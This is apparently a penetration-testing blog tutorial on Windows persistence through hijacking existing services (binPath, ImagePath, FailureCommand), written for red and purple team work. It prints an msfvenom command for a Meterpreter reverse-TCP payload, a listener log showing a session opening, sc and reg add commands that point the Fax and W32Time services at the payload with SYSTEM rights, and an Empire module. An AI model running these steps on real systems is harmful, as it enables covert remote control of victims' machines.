




JANUARY 22, 2020

Persistence – Modify Existing Service

 by Administrator. In Persistence. 1 Comment

It is not uncommon for APT Groups to modify an existing service on the compromised host in order to execute an arbitrary payload when the service is started or killed as a method of persistence. This allows them to hide their malware into a location that will executed under the context of a service. Modification of existing services requires Administrator or SYSTEM level privileges and is not typically used by red teams as a persistence technique. However it is useful during purple team assessments in environments that are less mature in their detection controls to implement this technique as a starting point. There are three locations that can be manipulated by an attacker in order to execute some form of payload:

- 1. binPath
- 2. ImagePath
- 3. FailureCommand

binPath

The “*binPath*” is the location that points the service to the binary that need to execute when the service is started. Metasploit Framework can be used to generate an arbitrary executable.

Support pentestlab.blog

Pentestlab.blog has a long term history in the offensive security space by delivering content for over a decade. Articles discussed in pentestlab.blog have been used by cyber security professionals and red teamers for their day to day job and by students and lecturers in academia. If you have benefit by the content all these years and you would like to support us on the maintenance costs please consider a donation.

One-Time	Monthly	Yearly
<div>Make a one-time donation</div> <div>Choose an amount</div> <div><div>£5.00</div><div>£15.00</div><div>£100.00</div></div> <div>Or enter a custom amount</div>		


```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.1 LPORT=9999 -f exe > pentestlab.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes

root@kali:~# █
```

Metasploit – Generate Executable

The generated file needs to be dropped to disk which creates a forensic artifact. The “**sc**” command line utility can control a service and perform actions like start, stop, pause, change the binary path etc. The Fax service is by default not used in Windows 10 installations and therefore is a good candidate for modification of the binary path as it will not interrupt normal user operations.

- 1
- 2
- sc config Fax binPath= "C:\windows\system32\pentestlab.exe"
- sc start Fax



Modify Existing Service – binPath

When the service start on the system the payload will executed and a session will open.

```
In swapper task - not syncing

+ -- ==[ metasploit v5.0.68-dev ]
+ -- ==[ 1957 exploits - 1093 auxiliary - 336 post ]
+ -- ==[ 562 payloads - 45 encoders - 10 nops ]
+ -- ==[ 7 evasion ]

[*] Starting persistent handler(s) ...
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.0.1
LHOST => 10.0.0.1
msf5 exploit(multi/handler) > set LPORT 9999
LPORT => 9999
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.1:9999
[*] Sending stage (206403 bytes) to 10.0.0.2
[*] Meterpreter session 1 opened (10.0.0.1:9999 -> 10.0.0.2:49674) at 2020-01-19 15:27:24 -0500

meterpreter > █
```

Modify Existing Service – binPath Meterpreter

£ 30.00

Your contribution is appreciated.

DONATE

FOLLOW PENTEST LAB

Enter your email address to followthis blog and receive notifications of newarticles by email.

Email Address

FOLLOW

Join 2,312 other subscribers

Supported by



VISIT MALDEV ACADEMY

SEARCH TOPIC

Enter keyword here



RECENT POSTS

Web Browser Stored Credentials

Persistence – DLL Proxy Loading

Persistence – Explorer

Persistence – Visual Studio Code Extensions

AS-REP Roasting



Comment



Reblog




Subscribe



The service can be modified to run automatically during Windows start and with SYSTEM level privileges in order to persist across reboots.

```
1 | sc config Fax binPath= "C:\Windows\System32\pentestlab.exe" start="auto" obj="LocalSystem"
```




Modify Existing Service – Start Automatically

ImagePath

Information about each service on the system is stored in the registry. The “***ImagePath***” registry key typically contains the path of the driver’s image file. Hijacking this key with an arbitrary executable will have as a result the payload to run during service start.

```
1 | reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time" /v ImagePath /t REG_SZ /d "C:\tmp\pentestlab.exe"
```



Modify Existing Service – ImagePath

Modify Existing Service – ImagePath Meterpreter

FailureCommand

Windows provides a functionality in order to perform certain actions when a service fails to start or it’s correspondence process is terminated. Specifically a command can be executed when a service is killed. The registry key that controls this action is the “***FailureCommand***” and it’s value will define what will executed.

CATEGORIES

- Coding (10)
- Exploitation Techniques (19)
- External Submissions (3)
- General Lab Notes (22)
- Information Gathering (12)
- Infrastructure (2)
- Maintaining Access (4)
- Mobile Pentesting (7)
- Network Mapping (1)
- Post Exploitation (13)
- Red Team (132)
 - Credential Access (5)
 - Defense Evasion (22)
 - Domain Escalation (6)
 - Domain Persistence (4)
 - Initial Access (1)
 - Lateral Movement (3)
 - Man-in-the-middle (1)
 - Persistence (39)
 - Privilege Escalation (17)
- Reviews (1)
- Social Engineering (11)
- Tools (7)
- VoIP (4)
- Web Application (14)
- Wireless (2)

January 2020						
M	T	W	T	F	S	S
		1	2	3	4	5

Comment

Reblog

Subscribe

```
1 | reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W
```

6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30	31		

« Dec Feb »

Modify Existing Service – FailureCommand

Executing the above command will modify the registry key with a malicious executable that will run when the process is killed.

PEN TEST LAB STATS

7,615,563 hits

FACEBOOK PAGE



• • •

Modify Existing Service – FailureCommand Registry Key

Alternatively the same action can be performed by using the “**sc**” utility and by specifying the “**failure**” option.

```
1 | sc failure Fax command= "\"c:\Windows\system32\pentestlab.exe\""
```

Modify Existing Service – Failure Parameter

The “**Run program**” parameter in the Recovery tab of the service will populated by the arbitrary payload. It should be noted that the “**First failure**” option should be set to “**Run a Program**” and the other options to “**Take No Action**”.

Modify Existing Service – Recovery Action

When the associated process is killed the payload will executed with the same privileges as the service and a Meterpreter session will open.

Modify Existing Service – Failure State Meterpreter

When the “***Fax***” service starts initiates the process “***svchost***” (PID 2624). Since this process has the role of the trigger terminating the process will create a new arbitrary process which can be easily detected by the blue team.

Modify Existing Service – Kill Process

Empire

Empire has also capability to perform modifications of services as part of their privilege escalation module. However if Empire is used as a C2 into the campaign and the agent is running with elevated privileges (Administrator,

 Comment

 Reblog

 Subscribe



SYSTEM) then the following module can be used to modify an existing service that will execute a launcher.

```
1 | usemodule privesc/powerup/service_stager
```

Modify Existing Service – Empire

References

- <https://attack.mitre.org/techniques/T1031/>
- <https://attack.mitre.org/techniques/T1058/>

Rate This

Share this:

Loading...

Related

Persistence – NewService

October 7, 2019

In "Persistence"

Persistence – Service Control Manager

March 20, 2023

In "Persistence"

Lateral Movement – Services

July 21, 2020

In "Lateral Movement"

BINPATH

FAILURECOMMAND

IMAGEPATH

PERSISTENCE

SERVICE

1 Comment

Jeff

January 23, 2020 at 4:47 am

Great stuff! Sc.exe usage across enterprise environments are common but image path / bin path changes are rare and cluster around a few

Comment

Reblog

Subscribe

common command lines and recognizable product names. It won't take much effort to add these detections to a periodic sweep of the environment.

REPLY

Leave a comment

PREVIOUS

Persistence – WMI Event Subscription

NEXT

Persistence – WaitFor